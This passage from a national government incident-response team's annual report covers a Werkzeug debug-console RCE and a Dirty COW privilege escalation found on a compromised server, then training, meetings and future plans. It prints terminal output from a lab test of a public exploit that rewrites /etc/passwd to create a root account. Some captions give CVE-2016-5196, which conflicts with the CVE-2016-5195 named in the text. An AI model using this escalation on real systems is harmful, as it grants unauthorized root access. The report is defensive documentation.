
VULNERABILITY DESCRIPTION

The server uses Werkzeug httpd Webserver which is running on port 80 and 8079 & the Webserver version is 0.9.4. This webserver version has Remote Command Execution (RCE) vulnerability. There is a debug module in this webserver. This module could exploit the Werkzeug debug console to put down a Python shell & allow an intruder to gain privileged access to perform malicious activity.

RECOMMENDATION

Necessary software should be updated and configuration should be stricter as per official guidelines (for example, the Center for Internet Security benchmarks: https://benchmarks.cisecurity.org/)


6.3.6. Attacker gained the “root” privilege because of vulnerable Linux kernel & exploited Dirty COW (CVE-2016-5195)



```
[root@[redacted] photo_gallery]# ls -l
total 5648
-rw-r--r--. 1 [redacted] 1796331 Dec 21 12:04 20160113_115230.jpg
-rw-r--r--. 1 [redacted] 1617242 Dec 21 12:04 20160113_124616.jpg
-rw-r--r--. 1 [redacted]    4426 Dec 21 12:04 3.jpg
-rwxr-xr-x. 1 [redacted]   14336 Dec 25 20:27 dirty
-rw-r--r--. 1 [redacted]  374095 Dec 25 20:39 dr.php
-rw-r--r--. 1 [redacted]       0 Dec 25 21:09 index.php
-rw-r--r--. 1 [redacted]   75392 Dec 25 20:24 jle3.PhP
```


```
[root@[redacted]photo_gallery]# file dirty

dirty: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.32, not stripped
```

Figure 13: CVE-2016-5196 exploitation



```
[test@cli ~]$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak1
Please enter the new password:
Complete line:
firefart:fi8RL.Us0cfSs:0:0:pwned:/root:/bin/bash

mmap: 7ff41f38a000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created
You can log in with username firefart and password 123456.


DON'T FORGET TO RESTORE /etc/passwd FROM /tmp/passwd.bak1 !!!

[test@cli ~]$ 
```

Figure 14: CVE-2016-5196 exploitation test in local VM



```
[test@cli ~]$ su - firefart
Password:
[firefart@cli ~]# id
uid=0(firefart) gid=0(root) groups=0(root)
[firefart@cli ~]# 
```

Figure 15: CVE-2016-5196 exploitation test in local VM

VULNERABILITY DESCRIPTION

CVE-2016-5195: A race condition was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase his/hers privileges in the system.

RECOMMENDATION

All Red Hat/CentOS/Ubuntu/Debian customers running the affected versions of the kernel are strongly recommended to update the kernel as soon as possible.

6.4 THE MOST COMMON ROOT CAUSES OF ANALYZED INCIDENTS

THE MOST COMMON ROOT CAUSES OF INCIDENTS ANALYZED IN YEAR 2016 WERE:

- No servers and systems patching;
- Weak, default or non-existent administrators passwords;
- Misconfiguration of servers and systems.

6.5 ALERTS, ADVISORIES & PUBLICATIONS

Since the establishment of BGD e-GOV CIRT, the team has issued multiple product & service security alerts as well as security reminders to its Constituency (e.g. sslpoodle, opensnmp, openportmapper, openresolver, openntp, malware infected IP addresses, ISC BIND 9 security alerts, various CMS versions security flaws, kernel version security flaw, etc.).

Security alerts and advisories were published on the website of BGD e-GOV CIRT to provide latest information on security threats and vulnerabilities for the public to take appropriate actions in response.

6.6 Trainings

BGD e-GOV CIRT has conducted a number of training programs to address the shortage of cyber security professionals in Bangladesh Government sector. In total, BGD e-GOV CIRT provided various cyber security related trainings to 698 (six hundred & ninety-eight) Bangladesh Government officials.

BGD E-GOV CIRT ARRANGED THE FOLLOWING TRAINING COURSES FOR BANGLADESH GOVERNMENT EMPLOYEES:

- “Cyber security training”, attended by 80 (eighty) Bangladesh Government employees;
- “Certified Secure Computer User (CSCU) - EC-Council”, attended by 154 (one hundred & fifty four) Bangladesh Government employees;
- “Open-source intelligence (OSINT)”, attended by 60 (sixty) Bangladesh Government employees;
- “ITIL v3 foundation”, attended by 22 (twenty two) Bangladesh Government employees;
- “Malware analysis training”, attended by 30 (thirty) Bangladesh Government employees;
- “Network traffic”, attended by 20 (twenty) Bangladesh Government employees;
- “Accounting fraud investigation”, attended by 30 (thirty) Bangladesh Government employees;
- “Cybersec First Responder (CFR)”, attended by 34 (thirty four) Bangladesh Government employees;
- “Business Intelligence”, attended by 40 (forty) Bangladesh Government employees;
- “Cyber investigation & vulnerability assessment”, attended by 120 (one hundred & twenty) Bangladesh Government employees;
- “COBIT-5”, attended by 23 (Twenty Three) Bangladesh Government employees;
- “Oxygen Forensic”, attended by 15 (Fifteen) Bangladesh Government employees;
- “Reverse Engineering”, attended by 50 (Fifty) Bangladesh Government employees.

6.7 Meetings

To address the cyber security challenges faced by the Bangladesh government, BGD-e-GOV CIRT arranged seven (7) meetings, chaired by the State Minister for ICT Zunaid Ahmed at ICT Division. Main outcomes of these meeting include:

- Identification and preparation of a list of 22 Critical Infrastructures in Bangladesh;
- Review and approval of the "Government of Bangladesh Information Security Manual";
- Dissemination of the "Government of Bangladesh Information Security Manual" among the identified 22 Critical Infrastructures of the country as well as to other Government organiza tions & officials;
- Discussion regarding the existing cyber act and the new digital security act;
- Representatives from critical infrastructures shared their ideas and took necessary measures to ensure Cyber Security in their organizations;
- Knowledge sharing session regarding new threats and attack vectors;
- Presentations from Cyber Security Experts.

6.8 Conference

To celebrate BGD e-GOV CIRT first anniversary, an international cyber security conference was organized on March 09, 2017 at Bangladesh Computer Council (BCC). This conference was organized by Leveraging ICT for Growth, Employment and Governance (LICT) project of ICT Division, together with sponsors: Fire Eye, CISCO, CA Technologies, Microsoft, NRD AS, REVE Systems, and One World Info Tech.

Honorable State Minister for ICT Zunaid Ahmed Palak, MP inaugurated the conference, which was attended by over 200 diplomats, government officials and many local and foreign cyber security experts.

More information about the conference is provided in the CIRT website:

https://www.cirt.gov.bd/1st-bgd-e-gov-cirt-conference-bangladesh-2017-has-been-successfully-completed/

https://www.cirt.gov.bd/bangladesh-government-adopts-cyber-security-declaration/

7. Future Plans

Currently, BGD e-GOV CIRT provides cyber security services described in section 4. In order to cope with future cyber security challenges, BGD-e-GOV CIRT has taken the following initiatives:

DIGITAL FORENSICS AND INCIDENT RESPONSE (DFIR) LAB:

In order to keep the cyber environment of Bangladesh safe and secure, to support BCC's mission of providing National Data Center Services with assurance of confidentiality, integrity and availability (CIA), to create skilled cyber security work force, to develop capabilities for strong incident analysis, to collect and analyze data, a state-of-the-art Digital Forensics and Incident Response (DFIR) Laboratory will be established by the end

SENSOR NETWORK:

In order to have capabilities of ensuring pre-emptive cyber security, a cyber sensor network is required. The cyber sensors network would enable BGD e-GOV CIRT to detect intrusions and suspicious activities. In this context, Bangladesh Computer Council (BCC) has an initiative to build sensor networks in different Critical Information Infrastructures of Bangladesh by 2018.

CYBER RANGE:

Bangladesh Computer Council (BCC) has taken an initiative to establish a hands-on training facility for active cyber defense, which simulates real time defense and response against cyber-attacks on organizations and critical infrastructures. The Cyber Range would be used to provide trainings that consist of cyber war scenarios, in which IT specialists, control engineers, operators, managers and service employees can experience and exercise all aspects of real cyber-attacks and learn to respond to them and to protect their organizations from them as one unit, and all in realistic

At the moment, BGD-e-GOV CIRT is also pursuing partnerships with various International CIRTs (i.e. Sri Lanka, MyCERT, OIC CERT, AP CERT).

In addition, BGD-e-GOV CIRT is currently developing a Standard Operating Procedure (SOP) for handling cyber incidents in Critical Information Infrastructures of Bangladesh Government.

8. Conclusion

With more and more high profile cyber security incidents being made public, awareness of the importance of cyber security continues to steadily increase. However, while an ongoing dialogue is good for Bangladesh, the level of public discussion and understanding would benefit from more informed and considered perspectives. In order to have a mature discussion in 2017, it is particularly important that we get the language right - calling every incident a `hack' or `attack' is not helpful for a proportionate understanding of the range of threats and only promotes sensationalism. And treating every adversary as though they are all equally sophisticated and motivated detracts from a balanced perspective of risk and vulnerability.

BGD e-GOV CIRT goals for 2017 include improving and expanding communication as well as incident response capacity of its technical team and associated new tools, which will provide greater value during incident response and assessment activities. The team will continue to refine and update its training offerings that will allow government organizations to better meet the demands of challenging and evolving technical issues in cyber security.

THANK YOU

DIGITAL BANGLADESH
Skilled, Equipped, DigitalReady.

ICT DIVISION
FUTURE IS HERE

Bangladesh Computer Council

LICT
LEVERAGING ICT FOR GROWTH EMPLOYMENT & GOVERNANCE

BGD e-GOV CIRT

www.cirt.gov.bd

Bangladesh e-Government
Computer Incident Response Team

Address: BGD e-GOV CIRT, Bangladesh Computer Council
E-14/X, BCC Bhaban, Agargaon, Dhaka-1207, Bangladesh

Email: cirt@cirt.gov.bd

Phone: +88028181392 ext. 117

For all other questions: info@cirt.gov.bd

Website: www.cirt.gov.bd